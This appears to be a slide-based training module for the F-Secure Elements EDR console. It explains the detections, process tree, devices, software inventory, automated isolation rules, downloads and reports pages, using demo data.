- The Detections section has three interactive graphs that show the current open detections organized by risk levels (1), their statuses (2) and the detection types (3). Hovering over the graphs shows more details. By default, you see data from the last 24 hours, but the timeframe can be changed for each graph.



Checking The Last 5 Detections


- The **Last 5 Detections** includes a list of the newest detections (1), which shows the severity of the detection as well as when it was detected and the number of hosts affected.
- The ID column contains a link to additional details and analysis about the detection. The linked page also contains response actions. We'll look at these later in the module.

Last 5 detections ⓘ (1)

ID	Risk	Type	Organization	Hosts	Detected	Modified	Status	Similarity	Properties	Comments
655180-2540	● Severe	Abnormal Process Exec...	FS EDR Security Testing Comp...	1	18.08.2020 09:05:06 UTC	18.08.2020 09:05:45 UTC	New			0
655180-2538	● High	Abnormal Process Exec...	FS EDR Security Testing Comp...	1	18.08.2020 07:53:31 UTC	18.08.2020 07:54:05 UTC	New			0
655180-2537	● High	Abnormal Process Exec...	FS EDR Security Testing Comp...	1	18.08.2020 07:52:01 UTC	18.08.2020 07:52:33 UTC	New			0
655180-2535	● High	Abnormal Process Exec...	FS EDR Security Testing Comp...	1	18.08.2020 07:51:15 UTC	18.08.2020 07:51:47 UTC	New			0
655180-2534	● High	Abnormal Process Exec...	FS EDR Security Testing Comp...	1	18.08.2020 07:50:31 UTC	18.08.2020 07:51:07 UTC	New			0

Checking The Application Overview

- The **App Overview** widget provides information on the most used apps (1), top connection destinations for the apps (2), and top OS versions on which EDR sensors have been installed on (3).



The Detections Page

- The **Detections** page contains all Broad Context Detections discovered in your network.
- Please see the following slides for further information on detections.

The screenshot displays the F-Secure Elements Security Center interface. The top navigation bar includes the logo, 'Data Fellows Security', and user icons. The left sidebar contains navigation options: Home, ENDPOINT DETECTION AND RESPONSE, Dashboard, **Detections** (highlighted with a red box), Event search, Devices, Software, Automated response, Downloads, Reports, Settings, and Support. The main content area is titled 'Broad Context Detections (750)' and features a table of detections with the following columns: ID, Risk, Type, Organization, Devices, Detected, Modified, Status, Properties, and Comments. The table contains six rows of data, all with a 'High' risk level and 'Abnormal File Modifica...' as the type. The 'Detections' menu item in the sidebar is highlighted with a red box.

ID	Risk	Type	Organization	Devices	Detected	Modified	Status	Properties	Comments
<input type="checkbox"/> 1957044-1130	High	Abnormal File Modifica...	RDR Demo Test Company 8	WinServer2019-8	24.08.2021 01:21:08	24.08.2021 01:21:40	New		0
<input type="checkbox"/> 1954175-1126	High	Abnormal File Modifica...	RDR Demo Test Company 10	WinSrvr2019-10	24.08.2021 01:21:07	24.08.2021 01:21:39	New		0
<input type="checkbox"/> 1956020-1109	High	Abnormal File Modifica...	RDR Demo Test Company 03	WinServer2019-3	24.08.2021 01:21:05	24.08.2021 01:21:37	New		0
<input type="checkbox"/> 1957046-1115	High	Abnormal File Modifica...	RDR Demo Test Company 09	WinServer2019-9	24.08.2021 01:21:05	24.08.2021 01:21:37	New		0
<input type="checkbox"/> 1957038-1103	High	Abnormal File Modifica...	RDR Demo Test Company 05	WinServer2019-5	24.08.2021 01:21:03	24.08.2021 01:21:35	New		0
<input type="checkbox"/> 1952849-1125	High	Abnormal File Modifica...	RDR Demo Test Company 02	WinServer2019-2	24.08.2021 01:21:02	24.08.2021 01:21:35	New		0
<input type="checkbox"/> 1957042-1123	High	Abnormal File Modifica...	RDR Demo Test Company 07	WinServer2019-7	24.08.2021 01:20:52	24.08.2021 01:21:24	New		0

The Detections Page


Detection List

- On the **Detections** page, there is a list of Broad Context detections in your network that, by default, is organized from newest to oldest.
- All detections are color-coded based on criticality:
 - **Red:** Severe risk
 - **Dark orange:** High risk
 - **Yellow:** Medium risk
 - **Grey:** Low risk
- Open detections by clicking the detection ID number.

<input type="checkbox"/> ID	Risk
<input type="checkbox"/> 2532078-266	● Medium
<input type="checkbox"/> 2532078-265	● Severe
<input type="checkbox"/> 2591681-22	● High
<input type="checkbox"/> 2591681-21	● Medium

The Detections Page

Filter & Search



The screenshot displays a filter and search interface for the Detections Page. It consists of five main components:

- Organization: All (1)**: A dropdown menu with a blue downward arrow.
- Status: Not closed (2)**: A dropdown menu with a blue downward arrow.
- Risk: Severe, High, Medium or Low (3)**: A dropdown menu with a blue downward arrow.
- Properties: Not specified (4)**: A dropdown menu with a blue downward arrow.
- Search (5)**: A search input field with a magnifying glass icon and the text "Search".

- To filter (or search) your detections, use the various fields:
 - **Organization** – Choose from all the companies you manage (1).
 - **Status** – Select the status assigned to the detection (2).
 - **Risk** – Choose from all or selected risk levels (3).
 - **Properties** – Choose from all or selected properties, like Archived, Pinned or Elevated (4).
 - **Search field** – Name (ID) of the detection (5).

The Detections Page

Detection Fields

The screenshot displays the 'Abnormal File Modification' detection page. The header shows a risk level of 1 (High risk) and a status of 'New'. The left sidebar contains response actions like 'Isolate affected devices' and 'Inform users', along with company information and a list of affected devices. The main content area features tabs for 'Summary', 'Process Tree', 'Analysis', and 'Log'. A process tree diagram shows the execution of 'rundll32.exe' from an 'UNKNOWN PROCESS' to 'EXPLORER'. A detailed view of 'rundll32.exe' is shown, including its command line and analysis details. The bottom section lists 375 identical detections.

When viewing a specific detection, you are presented with the following information:

- The **risk level** (1) of the detection, which is calculated by combining the **confidence** and **criticality** ratings.
- The **status** of the detection (2). You can click the field to change the status.
- **Recommended actions** (3).
- The **company** and the affected hosts (4).
- Number of **similar detections** (5).

This image shows the Summary tab (6), but a detection can also be seen from the Process tree or Log views by clicking their respective tabs.

The Detections Page Summary View

- The right side of the **Summary** tab shows you how the Broad Context Detections are connected in a graphical way.
- Click the **Computer** (1a) to view more details and possible actions available (1b).
- You can also click any of the detections in the **Process** (2a) to get more detailed information (2b).
- The **crossed arrows** (3) shows the graphical Summary view in full screen.



The Detections Page Summary View Continued

- The full command line is visible from the **Process Tree** view (1a, 1b) if further analysis is needed. We'll look at this tab next.
- Note that the processes are color-coded the same way as detections.
 - **Red** for severe, **dark orange** for high, **yellow** for medium, and **grey** for low
- You can also filter processes here so that only detections of a certain severity show up. To do this, click the **Show** menu (2) and choose from the options.

The screenshot displays the 'Process Tree' view in a security tool. At the top, there are tabs for 'Summary', 'Process Tree', 'Analysis', and 'Log'. The 'Process Tree' tab is selected and highlighted with a red box labeled '(1a)'. Below the tabs, a process tree is shown starting from a computer icon labeled 'WINSERVER2019-8'. The tree consists of four nodes: 'UNKNOWN PROCESS', 'EXPLORER EXE', and 'POWERSHELL EXE'. The 'POWERSHELL EXE' node is highlighted with a yellow background. To the right of the process tree, there is a 'Show' menu with a dropdown arrow, highlighted with a red box labeled '(2)'. The dropdown menu is open, showing the option 'Info and above'. Below the process tree, there is a details panel for 'powershell.exe'. The details panel includes sections for 'Details', 'Severity with the primary analysis description', and 'Analysis'. The 'Analysis' section shows 'Process: System or tool misuse'. A red box labeled '(1b)' highlights the 'Show in Process tree' link at the bottom of the details panel.

The Detections Page

Process Tree, Analysis, and Log

- The **Process Tree** view lists the detections connected to the specific Broad Context Detection. You can expand the details and/or activities by clicking on the plus sign (1).
- There are links to MITRE and VirusTotal when applicable (2).
- Click **Log** (3) to view the information as an event log. Finally, the **Analysis** tab (3, next to Log) allows you to add an incident description, which will be included in any reports.

The screenshot displays the 'Abnormal File Modification' detection page. At the top, it shows 'High risk (76), Medium confidence, High criticality' and a 'BCD overview: 7 detections, 4 processes, 1 device' summary. The page is divided into several sections:

- Response actions (1):** A sidebar on the left contains buttons for 'Isolate affected devices', 'Inform users', 'Scan device', 'Collect forensics package', and 'Elevate to F-Secure'.
- Company:** 'RDR Demo Test Company 8'.
- Affected devices (1):** 'WinServer2019-8'.
- Identical detections (375):** A list of detection IDs and timestamps.
- Process Tree:** A central tree view showing the execution flow. It starts with 'explorer.exe' and 'powershell.exe'. The 'powershell.exe' process is expanded to show its command line and SHA1 hash. A red box (2) highlights the SHA1 hash and a link to VirusTotal.
- Analysis and Log (3):** The 'Analysis' tab is selected, and the 'Log' button is highlighted with a red box (3). The log view shows two detections: 'Detection: User accessing downloaded shortcut' (Low) and 'Detection 1/5: Powershell base64' (Medium).

The Detections Page

New Broad Context Detection view

ENDPOINT PROTECTION

ENDPOINT DETECTION AND RESPONSE

Dashboard

Broad Context Detections

Event search

Devices

Broad Context Detection 1 of 10 < >

502263-14445

Go to latest Broad Context Detection view

Abnormal Network Connection ⓘ ↗

● Medium risk (71), Medium confidence, Medium criticality [Response Walkthrough](#)

BCD overview: 30 detections, 2 processes, 1 device
Created: Nov 07, 2023 21:20:48; Modified: Nov 07, 2023 22:27:18

New

Summary Process Tree Analysis Log

Show: Info and above

Quick responses

The Detections Page

New Broad Context Detection view

System or tool misuse ⓘ ↗

Medium risk (71), High confidence, Medium criticality [Response Walkthrough](#)

Created: 30.10.2023 16:51:33 UTC+01:00
Modified: 30.10.2023 17:27:52 UTC+01:00

New ▾

[Summary](#) [Analysis](#) [Comments](#) [Log](#)

Info and above (default) ▾

Quick actions

- Isolate affected device
- Scan device
- Collect forensics package

More response actions ⓘ

Elevate to WithSecure

Elevate

Company

A1 Slovenija, d.d.,NFR

Affected devices (1)

L716608.simobil.lan

Identical detections (0)

Similar detections (0)

L716608

FSSUA.EXE

CMD.EXE

WA_3RD_PAR...OST_32.EXE

NPP.8.5.8...ER.X64.E

ANYDESK.EXE

Overview [Process details](#)

25 detections, 7 processes, 1 device

Search detection or process name

- Anydesk silent install, Medium (1 occurrence)
anydesk.exe
- Boost parent severity, Low (1 occurrence)
wa_3rd_party_host_32.exe
- Abnormal rundll32 execution, Low (1 occurrence)
rundll32.exe
- Registry write by anydesk.exe, Info (9 occurrences)
anydesk.exe
anydesk.exe
anydesk.exe
anydesk.exe
anydesk.exe
anydesk.exe
anydesk.exe
anydesk.exe

The Devices Page

- The **Devices** page contains all devices with EDR sensors installed in your network (1).
- By default, the page is organized by last connection, however, click the up/down arrows next to a category (2), like company, to change how entries are organized.
- You can also filter these by risk or device OS (3).

The screenshot displays the 'Devices (41)' page in the F-Secure Elements Security Center. The left sidebar shows the navigation menu with 'Devices' highlighted (1). The main content area features a table of devices with various columns. Red boxes and arrows indicate key UI elements: (1) the 'Devices' menu item, (2) the sort arrows for 'Company name' and 'Registration date', and (3) the filter dropdowns for 'Risk: Not specified' and 'OS type: Not specified'.

Device name	IP	Company name	Comment	Importance	Profile	Device OS	Registration date	Last connection	Status
<input type="checkbox"/> Vandelay-Connector.qazws...	192.168.33.148	SE Vandelay Industries		Normal	Virtualization...	Windows 10.0.14393 Server	03.06.2021 16:55:43	24.08.2021 22:26:02	Active
<input type="checkbox"/> DESKTOP-DMD3R7A	192.168.1.35	US F-Parts Industries Inc		Critical	Unknown	Windows 10.0.19043 Workstati...	12.05.2021 06:46:33	24.08.2021 22:23:07	Active
<input type="checkbox"/> Vandelay-wks001.qazwsx.se	192.168.33.139	SE Vandelay Industries	Art Vandelay'...	Critical	Virtualization...	Windows 10.0.19042 Workstati...	07.05.2021 11:30:41	24.08.2021 22:20:45	Active

The Devices Page Operations

- Select devices by ticking the checkboxes next to the Device name (1). To choose the entire group, simply click the box next to the Device name in the gray header.
- From the dark gray operations pane that appears at the bottom of the screen, you can update a device's importance or make a comment (2).

The screenshot displays the 'Devices (41)' interface. At the top, there are filters for 'Risk: Not specified' and 'OS type: Not specified', along with a search bar for 'Search by device name'. Below the filters is a table with columns: Device name, IP, Company name, Comment, Importance, Profile, Device OS, Registration date, Last connection, and Status. A red box labeled '(1)' highlights the checkboxes in the 'Device name' column. Two checkboxes are checked: 'DESKTOP-DMD3R7A' and 'Vandelay-Srv01.qazwsx.se'. At the bottom, a dark gray operations pane labeled 'Devices selected (2)' contains buttons for 'Update importance' and 'Update comment', with a red box labeled '(2)' highlighting this pane.

Device name	IP	Company name	Comment	Importance	Profile	Device OS	Registration date	Last connection	Status
<input type="checkbox"/> Vandelay-wks001.qazwsx.se	192.168.33.139	SE Vandelay Industries	Art Vandelay'...	Critical	Virtualization...	Windows 10.0.19042 Workstati...	07.05.2021 11:30:41	24.08.2021 22:30:51	Active
<input type="checkbox"/> DEFIANT	10.0.0.191	US F-Parts Industries Inc		Normal	Unknown	Windows 6.1.7601 SP 1 Workst...	10.06.2021 04:32:08	24.08.2021 22:30:31	Active
<input checked="" type="checkbox"/> DESKTOP-DMD3R7A	192.168.1.35	US F-Parts Industries Inc		Critical	Unknown	Windows 10.0.19043 Workstati...	12.05.2021 06:46:33	24.08.2021 22:27:46	Active
<input type="checkbox"/> Vandelay-Connector.qazws...	192.168.33.148	SE Vandelay Industries		Normal	Virtualization...	Windows 10.0.14393 Server	03.06.2021 16:55:43	24.08.2021 22:26:02	Active
<input type="checkbox"/> WIN-7NIQO4G8Q52	192.168.1.23	US F-Parts Industries Inc		Normal	Virtualization...	Windows 10.0.17763 Server	18.08.2021 01:41:49	24.08.2021 22:04:36	Active
<input checked="" type="checkbox"/> Vandelay-Srv01.qazwsx.se	192.168.33.147	SE Vandelay Industries		Normal	Virtualization...	Windows 10.0.14393 Server	02.06.2021 16:27:00	24.08.2021 21:56:02	Active

The Devices Page

Device Profile

- By clicking on the **Device Name**, you can see details of the selected device like the isolation status and Device ID.
- The most important item shown is the Device Profile. Based on details from the device usage, a machine learning algorithm assigns a profile to it.
- The Device profile is used in calculating the risk score for an incident so that, for example, the same activity detected on a workstation and a server will automatically have a higher risk score on the server, which is a higher level and more critical device.

< Back to Devices
DESKTOP-DMD3R7A
Last connection Aug 24, 2021 22:27:46 | Registration date May 12, 2021 06:46:33

Isolate device

Importance
Critical

Comment
0/256

Isolation status Not isolated

Detections 1

Company US F-Parts Industries Inc

Device profile **Sys Admin (59%)**

IPv4 192.168.1.35

Device OS Windows 10.0.19043 Workstation

Device ID dc0cbae3-c24b-4211-9bd7-8bf6b35e2792


Sensor version ULSDKSensor/2.20.50.701

Last 10 actions

Operation	Date issued
No actions	

The Software Page

- The Software page shows the application inventory for the selected scope.
- The application inventory contains a list of all applications, the number of devices they run on, and their reputation.
- Click the name of an application for further information, including details on installed versions.



The screenshot shows the 'Software (529)' page in the F-Secure Elements Security Center. The page features a navigation sidebar on the left with options like Home, Dashboard, Detections, Event search, Devices, Software (selected), Automated response, Downloads, Reports, Settings, Support, and Subscriptions. The main content area displays a table of installed software applications.

Software name	Internal name	Description	Vendor	Devices	Company name	Reputation
VMware SVGA 3D	vm3dum_10.dll	VMware SVGA 3D D3D10 Clie...	VMware, Inc.	2	FI NextGen Marketing	Unknown
Microsoft Edge Update	Microsoft Edge Update	Microsoft Edge Update	Microsoft Corporation	2	FI NextGen Marketing	Unknown
Microsoft Malware Protection	mpam-fe.exe	AntiMalware Definition Update	Microsoft Corporation	2	FI NextGen Marketing	Unknown
Windows® Search	mssprny.dll	Microsoft Search Proxy	Microsoft Corporation	2	FI NextGen Marketing	Unknown
F-Secure Sensor	fsatps	F-Secure Sensor service 64-bit	F-Secure Corporation	2	FI NextGen Marketing	Unknown
Microsoft Edge	MicrosoftEdge	Microsoft Edge	Microsoft Corporation	2	FI NextGen Marketing	Unknown
F-Secure OneClient	fshoster64	F-Secure plugin hosting service	F-Secure Corporation	1	FI NextGen Marketing	Unknown
Microsoft Your Phone	YourPhone.exe	YourPhone	Microsoft Corporation	1	FI NextGen Marketing	Unknown
OESIS V4 SDK	libwlocal.dll	OESIS V4 Manageability Library	OPSWAT, Inc.	1	FI NextGen Marketing	Unknown
Microsoft Visual C++ 2015-201...	setup	Microsoft Visual C++ 2015-201...	Microsoft Corporation	1	FI NextGen Marketing	Unknown
Windows Store	WinStore.App.exe	Store	Microsoft Corporation	1	FI NextGen Marketing	Unknown
F-Secure ORSP Client	orsphost1	F-Secure ORSP Service 32-bit (...)	F-Secure Corporation	1	FI NextGen Marketing	Unknown
Microsoft Edge Installer	mini_installer_exe	Microsoft Edge Installer	Microsoft Corporation	1	FI NextGen Marketing	Unknown
Google Chrome Installer	mini_installer	Google Chrome Installer	Google LLC	1	FI NextGen Marketing	Unknown
Microsoft Visual C++ 2015-201...	setup	Microsoft Visual C++ 2015-201...	Microsoft Corporation	1	FI NextGen Marketing	Unknown
Cortana	Cortana.exe	Cortana	Microsoft Corporation	1	FI NextGen Marketing	Unknown
Microsoft Office	OfficeClickToRun.exe	Microsoft Office Click-to-Run	Microsoft Corporation	1	FI NextGen Marketing	Safe

Automated Actions

- With the Automated Actions you can create rules (1) which are immediately followed when a new detection is found around the clock.
- By clicking on the three dots next to any existing rule, you can edit or delete it (2). Next to the rule name, you can also choose whether to enable it or not. Green buttons signify the rule is enforced, gray means it has been disabled.

The screenshot shows the 'Automated response' configuration page in the F-Secure Elements Security Center. The page title is 'Automated response' with an 'Add rule' button. A table lists several rules, each with a toggle switch, name, company, action, criteria, schedule, and applies to field. The 'Actions' column contains three-dot menu icons. Red annotations (1) and (2) highlight the 'Add rule' button and the three-dot menu icon, respectively.

<input type="checkbox"/>	Name	Company	Action	Criteria	Schedule	Applies to	Actions
<input checked="" type="checkbox"/>	Device isolation	DK Andersen Finans A/S	Isolate devices	Risk level: Severe and high	Continuous	All devices (excluding critical)	...
<input checked="" type="checkbox"/>	Device isolation	FI Finance Business	Isolate devices	Risk level: Severe, high and medium	Continuous	All devices	...
<input type="checkbox"/>	Device isolation	US F-Parts Industries Inc	Isolate devices	Risk level: Severe	Continuous	All devices (excluding critical)	...
<input checked="" type="checkbox"/>	Device isolation	FI Car Finance	Isolate devices	Risk level: Severe and high	Continuous	All devices (excluding critical)	...
<input checked="" type="checkbox"/>	Device isolation	Test End Customer	Isolate devices	Risk level: Severe	Continuous	All devices (excluding critical)	...
<input checked="" type="checkbox"/>	Isolément de l'softwareareil	FR IT-Central	Isolate devices	Risk level: Severe	Continuous	All devices	...
<input checked="" type="checkbox"/>	Device isolation	DE InGen Corporation	Isolate devices	Risk level: Severe, high and medium	Continuous	All devices	...
<input checked="" type="checkbox"/>	Device isolation	BE Consultancy Services	Isolate devices	Risk level: Severe, high and medium	Continuous	All devices (excluding critical)	...
<input checked="" type="checkbox"/>	Device isolation	DE Stark Industries	Isolate devices	Risk level: Severe	Continuous	All devices (excluding critical)	...
<input type="checkbox"/>	Device isolation	FI NextGen Marketing	Isolate devices	Risk level: Severe	Continuous	All devices (excluding critical)	...

Automated Actions

Add Rule

- You can add a rule based on the following criteria:
 - Which **Company**/Companies are affected
 - The **severity** of the detection
 - Which computers the rule affects
- The schedule is continuous or on a custom schedule and will remain in effect so long as the rule remains enabled.

Add rule ×

i You cannot create a new device isolation rule because it has already been created for all available companies.

Description

Rule name *

Rule type*

Device isolation ▼

Note: This feature will affect only devices under selected organizations having Endpoint Protection client with EDR subscription.

Applies to

All non-critical devices

Include devices with critical importance

Organizations*

Select organizations ▼

Risk level*

Severe ▼

Schedule **i**

Continuous ▼

The Downloads Page

- The **Downloads** page contains the sensor installers for both server and computer clients.

The screenshot shows the 'Downloads' page in the F-Secure Elements Security Center. The page title is 'Downloads' with a link to 'Installation instructions'. The main heading is 'Computer and Server Protection | Rapid Detection & Response'. Below this, it states: 'You can install the software by downloading the installer below and transferring it to the device.' The page lists the Windows version of the installer and the Mac version of the installer, each with a list of products that can be installed. The Linux version of the installer is also listed with a single product. A note mentions that server and computer protection products require a specific subscription. Another note explains that for standalone installation, a specific command-line parameter is required to disable automatic uninstallation of existing EPP products. A link to the help page is provided at the bottom.

F-SECURE ELEMENTS SECURITY CENTER Data Fellows Security ▾

Downloads

[Installation instructions](#)

Computer and Server Protection | Rapid Detection & Response

You can install the software by downloading the installer below and transferring it to the device.

The Windows version of the installer can be used to install:

- Computer Protection and Computer Protection Premium with or without Rapid Detection & Response
- Server Protection
- Server Protection Premium with or without Rapid Detection & Response
- Rapid Detection & Response standalone

The Mac version of the installer can be used to install:

- Computer Protection with or without Rapid Detection & Response
- Rapid Detection & Response standalone

The Linux version of the installer can be used to install:

- Server Protection Premium with Rapid Detection & Response

NOTE: Server and Computer Protection products require product type specific subscription

NOTE: In Rapid Detection & Response standalone installation you must add an additional command-line parameter '--skip-sidegrade' to disable automatic uninstallation of existing EPP products. You can read more about the options to use with the parameter here:

<https://help.f-secure.com/product.html?>

The Reports Page

From the **Reports** page it is possible to **Schedule** reports to be made automatically. Click the downward arrow or **chevron** (1) to see the reports that have already been compiled.

The screenshot displays the 'Reports' page in the F-Secure Elements Security Center. The page title is 'Reports' with an 'Add schedule' button. The main content area contains a table of reports and a section for reports ready to download.

Name	Active	Reports available	Frequency	Scope	Actions
DACH Test	<input checked="" type="checkbox"/>	14	Daily	FI NextGen Marketing	...
FI TSM Systems Limited Monthly	<input checked="" type="checkbox"/>	3	Monthly	FI TSM Systems Limited	...
FI TSM Systems Limited Weekly	<input checked="" type="checkbox"/>	9	Weekly	FI TSM Systems Limited	...
Kuukausi Raportti	<input checked="" type="checkbox"/>	4	Monthly	FI NextGen Marketing	...
Viikko raportti	<input checked="" type="checkbox"/>	9	Weekly	FI NextGen Marketing	...

